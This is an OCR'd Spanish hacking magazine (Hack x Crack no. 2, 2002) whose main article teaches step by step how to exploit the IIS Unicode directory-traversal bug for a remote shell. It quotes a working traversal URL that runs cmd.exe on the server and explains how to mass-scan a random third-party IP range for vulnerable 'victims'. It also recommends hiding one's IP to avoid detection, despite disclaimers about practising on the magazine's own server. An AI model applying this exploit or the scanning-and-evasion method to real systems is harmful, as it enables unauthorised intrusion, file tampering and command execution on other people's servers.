

3€
SEGURIDAD INFORMATICA:
EL LADO OSCURO DE LA RED
3€
AGOSTO 2002 -- NUMERO 2
LOS CUADERNOS DE
HACK X CRACK
www.hackxcrack.com
CODE / DECODE BUG
COMO HACKEAR SERVIDORES
PASO A PASO
AL DESCUBIERTO:
SOFTWARE
GRATIS!!!
AZNAR AL FRENTE DE LA
GESTAPO
DIGITAL
HEMOS PUESTO UN SERVIDOR A TU DISPOSICIÓN
HACKEANOS !!!
HACEMOS LO QUE NADIE HACE
HACKEA NUESTRO SERVIDOR !!!
P.V.P. 3 €
00002
Connect...

EDITORIAL: EDITOTRANS S.L.U.
C.I.F.:B43675701

Director Editorial: I. SENTIS
E-mail contacto:***director@editotrans.com***

Título de la publicación: Los Cuadernos de HACK X CRACK.
Web: www.hackxcrack.com

Deposito legal: B.26805-2002.
Código EAN: 8414090202756.
Código ISSN: En proceso.

Director de la Publicación: J. Sentís
E-mail: ***director@hackxcrack.com***

Diseño gráfico: J. M. Velasco
Contacto diseñador gráfico:***grafico@hackxcrack.com***

Redactores: AZIMUT, ROTEADO, FASTIC, MORDEA, FAUSTO....
Contacto redactores: ***redactores@hackxcrack.com***

Colaboradores: Mas de 130 personas, de España, de Brasil, de Argentina, de Francia, de Alemania e incluso uno de Japón :) y como no algún Estadounidense.
Contacto colaboradores: ***colaboradores@hackxcrack.com***

Imprime: Cayfosa-Quebecor. **Carretera de Caldes, Km. 3 – 08130 Sta. Perpètua de Mogoda (Barcelona) Spain – Tel. 93 565 75 00 - Fax 93 574 16 82**

Distribución: **Coedis S.L.** **Avda. de Barcelona, 225. Molins de Rei. Barcelona.**

Numero 2 -- AGOSTO 2002

EDITORIAL: MUCHO QUE DECIR

Como siempre, vamos al grano!!

- CRITICAS!!! Si, hemos recibido muchas críticas y os las resumimos en una frase: "Vuestros contenidos son la ostia, lo explicáis como nadie, de verdad; PERO sois cutres hasta la saciedad y vuestra ortografía es de escándalo."

Nada que decir, es verdad. Solo espero que día a día mejoremos.

- En nuestra sección "En Defensa del Lector", explicamos algo que os interesará. Las consecuencias de lo que allí exponemos se ha traducido en que Hack x Crack Número 1 está disponible en nuestra Web de forma gratuita y con mejoras importantes respecto a la que distribuyó.

- Es verano y seguro que somos la única revista de informática que sale al mercado en Agosto... somos masoquistas de verdad!!!. Así que, este número es un tanto especial, sin TCP/IP ni extensas explicaciones sobre los secretos del oscuro Universo; pero tenemos MUCHA CARNAZA!!!

- Esperamos que nadie se asuste por el contenido de este segundo número. Jamás se ha publicado nada parecido, así que hemos hecho lo que nadie se ha atrevido nunca hacer en una publicación de este tipo, hemos puesto a vuestra disposición un Servidor en la IP 80.36.230.235 para que puedas hacer las prácticas que encontrarás en estas páginas. Para que luego digas que no te cuidamos :)

- Ah, se me olvidaba. Para cuando leas estas líneas espero que en nuestra Web esté activo el FORO de Hack x Crack... La Idea: ayudar, criticar, preguntar y establecer contacto con otros lectores.

- ¿El Futuro? Pues nos gustaría, para el número 6 de Hack x Crack, entre otras cosas:

* Tener 3 ó 4 Servidores para vuestras prácticas.

* Que el COLOR llegue a la revista

* Alcanzar las 150 páginas (más o menos)

* Poder dedicar la mitad de la revista a cursos de distintos lenguajes de Programación PERO orientados al Hacking, algo que nunca se ha hecho (ya estamos trabajando en ello).

* Y ya puestos, crear una Biblioteca del Hacking, con manuales traducidos de Centralitas Telefónicas, Sistemas de llamadas, Hard/Soft... pero no los típicos manuales que venden junto a los Sistemas, sino los manuales de los Fabricantes. Supongo que ya sabemos todos a lo que nos referimos.

C O N T A C T A C O N N O S O T R O S

director@hackxcrack.com

Ya sabes, pora cosas importantes :)

redactores@hackxcrack.com

colaboradores@hackxcrack.com

Dudas, críticas, preguntas, errores y lo que tu quieras

flechaacida@hackxcrack.com

Para esas cosas que no soportas:
Denuncia a quien te agrede !!!

defensalector@hackxcrack.com

No te cortes: CRITÍCANOS !!!

juridico@hackxcrack.com

Si quieres denunciarnos A NOSOTROS, este es tu mail :)

publicidad@hackxcrack.com

MUESTRA TUS PRODUCTOS EN HACK X CRACK

ADVERTENCIA: NO CONTINUES LEYENDO SIN LEER ESTA PAGINA ANTES

- El contenido de las páginas que tienes entre las manos contiene una práctica REAL de HACKING. NO DEBES bajo ninguna circunstancia ejecutar los comandos que aquí se detallan. Además, ese servidor puede desaparecer en cualquier momento, puesto que es propiedad de una empresa francesa con la que no tenemos nada que ver y ha sido escogida al azar... así que SIGUE LEYENDO ESTA PÁGINA.

- Para poder hacer las prácticas HEMOS HABILITADO UN SERVIDOR EN NUESTRA REDACCIÓN DE FORMA PERMANENTE.

- LA IP DE NUESTRO SERVIDOR ES 80.36.230.235

- Cuando veas en estas páginas que escaneamos o introducimos comandos remotos, DEBERÁS SUSTITUIR LA IP DE LA VICTIMA POR NUESTRA IP: 80.36.230.235

En nuestra Web, para los que se pierdan por el camino, pondremos el proceso completo para Hackear nuestro Servidor.

- El contenido que verás a continuación NUNCA HA SIDO PUBLICADO. Podrás ver referencias a code/decode en muchos sitios, pero JAMÁS SE HA ESCRITO Y PUBLICADO un paso a paso tan detallado como el que tienes entre las manos.

- El contenido de esta publicación NO VALE 3 EUROS, seguramente no tienes dinero suficiente para pagar lo que realmente vale. No es la explicación de un simple BUG, es LA BASE para que entiendas y puedas en un futuro explotar todo tipo de BUGS.

- POR ÚLTIMA VEZ!!! HAZ LAS PRUEBAS HACKING EN NUESTRO SERVIDOR.

P.D. Tenemos pensadas muchas iniciativas que posiblemente romperán los moldes de cualquier otra publicación que exista actualmente en el mercado. El primer paso ha sido poner a TU disposición un Servidor para que puedas practicar nuestros ejercicios sin temor alguno y abrir un foro en nuestra Web para que puedas tener acceso a las opiniones de otros lectores, pero ni te imaginas lo que nuestras perversas mentes están ideando... por cierto, el foro es de libre acceso y puedes dar tu opinión libremente :)

Pero para que todo esto llegue a buen fin y podamos cada día mejorar (que ya sabemos que nos hace falta mejorar mucho, posiblemente seamos la publicación menos profesional que existe en España), necesitamos de TU AYUDA!!!

No tenemos soporte de ningún tipo y no creo que encontremos anunciantes para una publicación que trata temas tan "terribles" como el hacking y que se atreve a mostrar paso a paso estas técnicas. Así que solo os pedimos DOS COSAS:

1.- NO SEAS DEMASIADO CRUEL EN TUS CRÍTICAS:

Sabemos que la publicación es en Blanco y Negro, que es CUTRE en su formato y presentación -- excepto las tapas, que a mi me gustan :) --, que tiene insufribles faltas de todo tipo (la ortografía no es nuestro fuerte) y mil cosas mas.

Todos los que colaboramos tenemos nuestro trabajo al margen de Hack x Crack, somos ese tipo de gente rara que se pasa las noches investigando temas que nunca nadie valorará -- salvo un juez para meternos en la cárcel :(

Nuestro sueño es poder un día dedicarnos en exclusiva a Hack x Crack, algunos están dispuestos a ver reducido su nivel de vida actual para poder dedicarse al 100% a lo que más les gusta: investigar... pero por ahora esto es sólo un sueño y un perjuicio económico con MAYÚSCULAS (nuestros sueldos no podrán mantener mucho tiempo esta publicación en "la calle")... por eso...

2.- AYÚDANOS A CRECER!!! Necesitamos tus opiniones en el foro, tanto las cosas buenas que te ofrecemos como las insufribles. Necesitamos que nos promociones, no tenemos otro medios ni dinero para auto-publicitarnos... así que TU eres el único que puede ayudarnos con eso.

Hemos puesto en la Web (www.hackxcrack.com) el número uno de Hack x Crack en formato PDF, puedes descargarlo y "promocionarlo" cuanto quieras, desde comentar nuestra existencia a tus conocidos hasta anunciarnos en cualquier medio que conozcas... solo TU puedes hacer que sigamos cada mes en la calle.

Bueno, no queremos darte mas pena :) Solo esperamos que este número te guste más que el anterior y no tenga tantos errores.

CODE - DECODE BUG: INTRODUCCION

żTe crees incapaz de hackear?

żCrees que todo eso es muy complicado?

Pues PREPÁRATE: TE EXPLICAREMOS PASO A PASO COMO EXPLOTAR EL CODE / DECODE BUG

Consigue una SHELL de sistema en un equipo remoto YA!!!

1.- ¿Qué conseguiremos hacer?

- Mediante la explotación de este terrible agujero de seguridad, conseguiremos hacernos con la SHELL de un sistema remoto.

- ¿Cómo? ¿Una que?


- A ver si nos vamos enterando. Hay muchas maneras de acceder a un equipo remoto, pero el objetivo es siempre el mismo, hacernos con la LÍNEA DE COMANDOS del ordenador remoto, es decir, una terminal, o sea, una pantalla negra en la que podemos teclear cosas ¿si? ¿Ya lo pillas?... Bien, pues abre una en tu equipo tal como te enseñamos en el número uno de esta revista

--> Inicio --> Todos los Programas --> Accesorios --> Símbolo del Sistema

O más sencillo

--> Inicio --> Ejecutar, y en la ventana que te saldrá escribe cmd.exe (válido para NT, 2000 y XP. En caso contrario command.com) y pulsa aceptar.

Lo que obtendrás es esto:



- Pero si yo tengo una, ¿para que quiero abrir otra en un equipo remoto? Si la abro en un equipo que está en **Rusia** yo no veré la **SHELL** esa de que me hablas ¿no? En todo caso la verá quien esté sentado delante de ese ordenador que yo no se ni donde para.

- Lo que conseguirás es **abrir una Ventana de Comandos (SHELL) del equipo remoto en tu ordenador** (idéntica a la que acabas de abrir), y cuando introduzcas un comando (una orden) en esa pantalla negra, será transmitida al remoto (la víctima). Y NO!!!, aunque el administrador del sistema remoto (víctima) esté sentado delante de su teclado, NO VERÁ NADA :)

Deja ya de preguntar y mira lo que podrás hacer:

- Podrás obtener una SHELL.
- Podrás ver su disco duro desde el Internet Explorer.
- Podrás hacer casi de todo con sus ficheros, desde descargarte archivos hasta modificarlos.
- Podrás ejecutar Comandos de Sistema (si, incluso formatearle el disco duro, pero sólo los Lamers mas estúpidos hacen daño, RECUERDALO!!!).
- Podrás incluso subirle programas a su equipo y ejecutarlos, lo que abre un interminable abanico de posibilidades, desde montar un Servidor FTP en el equipo remoto hasta montar un Proxy y hacerte anónimo "de verdad".
- Y muchas más cosas... pero poco a poco y con buena letra.

2.- ¿En qué consiste el BUG?

Este BUG afecta a TODOS los equipos que tienen instalado el IIS (Internet Information Server) bajo Windows. No importa si tienes el ultimísimo Windows XP, si instalas el IIS serás vulnerable (hasta que lo actualices, claro).



Comentario: Ya explicamos lo que era un servidor en el número uno de Hack x Crack, pero por si acaso, te recordamos que el IIS el "servidor de páginas Web" de Microsoft, es decir, un programa que instalado en un ordenador cualquiera te permite "servir" páginas Web.

Cuando pones en tu Internet Explorer una dirección (por ejemplo ***www.astalavista.com****) lo que haces es pedirle a un ordenador una página Web. Bien, pues si ese ordenador no tuviese un Servidor Web (un programa como por ejemplo el IIS) no podrías obtener la Página Web.*

Vamos a ver como anunciaron el error/bug en Hispasec (www.hispasec.com):

Todos los servidores Web con Internet Information Server pueden estar afectados por una grave vulnerabilidad que permite a un atacante la ejecución de programas en la máquina.

El problema afecta a las versiones de Internet Information Server 4.0 y 5.0 y la gravedad del problema es tal que la propia Microsoft recomienda la actualización inmediata de todos los servidores IIS. El problema se basa en una vulnerabilidad típica y conocida de los lectores habituales, como es la escalada de directorios mediante el uso de "../".

Esta cadena introducida en peticiones Web especialmente construidas, como es el caso que nos ocupa, permite subir directorios y escapar del árbol del Web. Este tipo de ataques son habituales, si bien en esta ocasión para evitar la protección impuesta por IIS ante estas peticiones se logra reproducir el problema mediante la sustitución de los caracteres "/" y "\" por su representación mediante caracteres UNICODE. Los caracteres UNICODE son la representación hexadecimal de su valor ASCII precedido de un símbolo %. El problema es especialmente grave ya que esta vulnerabilidad puede permitir acceder a la ejecución de cualquier comando, incluido lograr el listado completo del árbol de directorios y archivos, borrar y modificar ficheros, ejecutar un FTP, etc.

Como ya hemos explicado el problema se basa en la sustitución de los caracteres "/" y "\" por su representación UNICODE, lo cual quiere decir que dependerá del tipo de fuentes instaladas en el servidor. Así por ejemplo una construcción valida para determinados servidores, con la que se lograría un DIR del directorio raíz, sería: http://servidor.iis.afectado/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir+c:\

Microsoft ha reaccionado con la publicación de parches para todas las versiones de IIS y lenguajes, por lo cual, debido la gravedad del problema recomendamos la instalación inmediata del parche.

Bien, para los que conocemos el tema, la comprensión del texto de hispasec es inmediata, pero para muchos lectores seguro que es completamente incomprensible. No importa, a medida que nos introduzcamos en el tema y PRACTIQUEMOS, iremos introduciendo comentarios al respecto. OS RETO a VOLVER A LEER ESTE TEXTO después de completar los ejercicios de esta revista, ya veréis la diferencia.

3.- Estoy haciendo algo ILEGAL, ¿y si me pillan?

Vamos a ver, esto es importante y debes tenerlo muy en cuenta. Desde un punto de vista legal no ha habido ninguna condena por realizar este tipo de ataque, pero SI HA HABIDO CONDENAS por utilizar este ataque con fines claramente ilegales (como borrar archivos o descargarte bases de datos de empresas). Por lo tanto, esculpe en tu cerebro el siguiente consejo: NUNCA utilices lo que te enseñamos PARA FINES DELICTIVOS.

- Ya, pero, ¿me enseñaras a que no me pillen?

- Si, por supuesto, si sigues paso a paso este artículo solo tienes una posibilidad de ser "ajusticiado": DEDICARTE A HACER DAÑO. Con lo que te enseñemos ningún administrador con dos dedos de frente se dedicará a "perseguirte", entre otras cosas porque el método que utilizaremos te mantendrá oculto en todo momento (ya lo irás entendiendo), pero si haces algo "GORDO", ten por seguro que TE PERSEGUIRÁN.

- Ahora me has "acojonado"... creo que no compraré mas vuestra revista

- Vamos a ver, te enseñaremos a utilizar el ordenador de otro, ¿vale? Podrás utilizar conexiones de verdadera "alta velocidad" y practicar casi "de todo" con este artículo. Pero POR FAVOR, un poco de sentido común. No hagas destrozos en los equipos ajenos, no destruyas el trabajo de los demás, utiliza un Proxy anónimo (eso te lo enseñaremos hoy) y toma nota para el cuaderno de "Los consejos de Hack x Crack": NO TE METAS CON LOS SERVIDORES DE TU PROPIO PAÍS.

Mira, como ejemplo te pondré a la mismísima realidad. Los Hackers que han sido encarcelados han cometido DOS ERRORES:

1.- Causar daños intencionados: robar archivos o borrarlos. Nada puede cabrear mas a un administrador que le entren sin permiso en su sistema, normalmente no persiguen a nadie porque no tienen ni tiempo y no les gusta "airear" su incompetencia; pero si "rompes" un sistema, robas datos y para colmo les formateas el Servidor, te aseguro que ese administrador no se quedará con los brazos cruzados. Por lo tanto, NO TE PASES!!! (Además, ponte en su lugar, es un trabajador que puede ir a la calle por tu culpa, lo repito por última vez, NO JODAS POR JODER).

¿Te digo un secreto? La mayoría de mis "amigos de red" (como yo los llamo) son Administradores de Red. Si, no hay mejor amigo para un aprendiz de Hacker que un Administrador de Sistemas... y si eres buen chico, acabarás haciendo buenas relaciones con los administradores de los equipos que "hackeas". Haz el amor y no la guerra ;p

2.- Meterse con Grandes Compañías y encima de tu propio país. Por lo tanto no te metas con Telefónica, ¿vale? Supongo que está claro, ¿verdad?, una gran compañía puede perseguirte hasta la saciedad, hay algunas personas "exiliadas" de España por meterse con las Multinacionales (en concreto Telefónica). Los "grandes" pueden dedicar ingentes cantidades de dinero en atraparte y, créeme, por muy bueno que seas y muchas técnicas que utilices, al final, te cazarán.


- Si, pero ¿como se yo si el servidor que intento "hackear" es o no de España?

- Tranquilo, eso también te lo enseñaremos.

CODE - DECODE BUG: LOCALIZACION DEL OBJETIVO

Lo primero que debemos hacer es BUSCAR UNA VICTIMA. Para este BUG, mejor os presento al señor SSS, Shadow Security Scanner versión 5.33 (**www.safety-lab.com**). Podemos descargarnos una demo de 15 días en:

http://www.safety-lab.com/en/download/download.htm.



Existen otros, pero posiblemente, el SSS sea el mejor. No es específico para escanear esta vulnerabilidad, pero la soporta perfectamente y prefiero enseñaros este mes como funciona, porque para quien no lo conozca, será una verdadera sorpresa ;)


Bueno, pues descargamos el archivo y lo instalamos. Iniciamos el programa y configuramos para encontrar servidores vulnerables. Haced exactamente lo que os diré para configurarlo:

1. Tools --> Options y ponemos los Threads a 20 y Priority a Lower. Esto nos permitirá escanear en segundo plano sin saturar nuestro equipo, hemos limitado a 20 los procesos de escaneo a un mismo tiempo y hemos disminuido la prioridad de ejecución del programa. El resto lo dejamos idéntico y pulsamos OK.




Comentario: puedes modificar estos valores según prefieras, pero acostúmbrate a pensar en un escaneador como en una especie de araña que va tejiendo su tela. Seguramente dejarás el/los escáneres trabajando por la mañana y revisarás los resultados una horas mas tarde a ver qué ha "cazado".

2. Tools --> Policies y pulsamos el botón ADD. Esto nos permitirá crear un nuevo escenario de escaneo adaptado a nuestro BUG , así que en el recuadro que nos aparecerá le ponemos un nombre de referencia, por ejemplo CODE-UNICODE y pulsamos OK.



3. En la lista de la Izquierda pulsamos PORTS y dejamos marcados solo el 21 y el 80. Recordad, ya vimos en el Cuaderno Número 1 que los servidores Web suelen estar en el puerto 80 y los Servidores FTP en el puerto 21. Lo que buscamos son servidores Web (puerto 80) vulnerables, pero de paso buscaremos también servidores FTP "apetecibles" (mas adelante veremos el motivo :)).





Comentario: si pulsas el botón derecho del ratón sobre la lista de puertos y seleccionas UNCHECK ALL, después sólo tendrás que validar el 21 y el 80.

4. Después, de la lista de la izquierda pulsamos sobre Audits. Primero deseleccionamos todo (botón derecho y Unchech All) y a continuación seleccionamos los siguientes puntos:

   - FTP Servers y a la derecha Anonymous Write. Esto nos permitirá encontrar Servidores FTP donde poder subir cosas (Ya lo explicaré mas adelante en otro número).

   - Web Servers y a la derecha IIS Unicote Vulnerable, **Microsoft IIS CGI Filename Decode Error Vulnerability, Web Server Folder Traversal - NT4 y Web Server Folder Traversal – NT5. (Nuestro bug)**

   Y pulsamos OK.



Comentario: Podríamos incluir algunos mas, pero por ahora con esto ya basta. Fijaros BIEN en la cantidad de vulnerabilidades que os permite escanear el SSS, es impresionante. Por cierto, no seamos bestias, NO INTENTES escanear todas las vulnerabilidades a la vez ¿vale? Mas que nada porque tardarias MUCHO y encima es cómo si antes de robar un banco visitases la Comisaria de Policía mas cercana advirtiéndoles de vuestras intenciones. Con las que os he dado son suficientes para este BUG.

- ¿Por qué dices eso?

- Pues porque a cada intento de escaneo la máquina remota guardará un Log de tu intento de "penetración". En ese Log aparecerá tu IP cien mil veces, y eso canta mucho ¿verdad?

- Entonces, si escaneo sólo un par de vulnerabilidades... ¿no se creará un Log en la maquina remota? ... (Ya estoy pillándole el truquillo al lenguaje que utiliza, he utilizado escaneo, vulnerabilidad, Log y maquina remota en una sola frase, esto empieza a gustarme).

- Si, tu IP saldrá igualmente. Así que **ves inmediatamente al artículo OCULTACIÓN DE IP: PRIMEROS PASOS, te enseñaré a ocultar tu IP :)** ... (menos mal que está aprendiendo a preguntar, odio a la gente que no sabe ni preguntar).



ADVERTENCIA: Antes de seguir ir a ***OCULTACIÓN DE IP: PRIMEROS PASOS****. QUEDAS ADVERTIDO!!!.*


5. Bien, ya estamos preparados para empezar a escanear. Vamos a --> File --> New Session --> Security Scanner. En la ventana que aparecerá seleccionamos nuestro perfil (que nosotros hemos llamado CODE-DECODE) y pulsamos NEXT. Veremos una ventana que nos ofrece la posibilidad de poner un comentario, pues ponemos PRIMER ESCANEO (o lo que queramos) y pulsamos NEXT.

6. Ahora ya nos encontramos frente a la ventana donde decidiremos a quien escaneamos :) . Lo normal es que escaneemos rangos de IPs al azar, así que pulsamos ADD IP ZONE y ponemos en el primer recuadro 195.101.57.0 y en el segundo 195.101.57.254 y pulsamos ADD y después DONE.

7. Veremos como nos quedamos ante una ventana en la que tenemos las IPs que hemos definido anteriormente. Pues bien, pulsamos el botón derecho del ratón sobre la primera IP (en este caso 195.101.57.0) y pulsamos Start Scan. Con esto empezará el escaneo de todas las IP :).



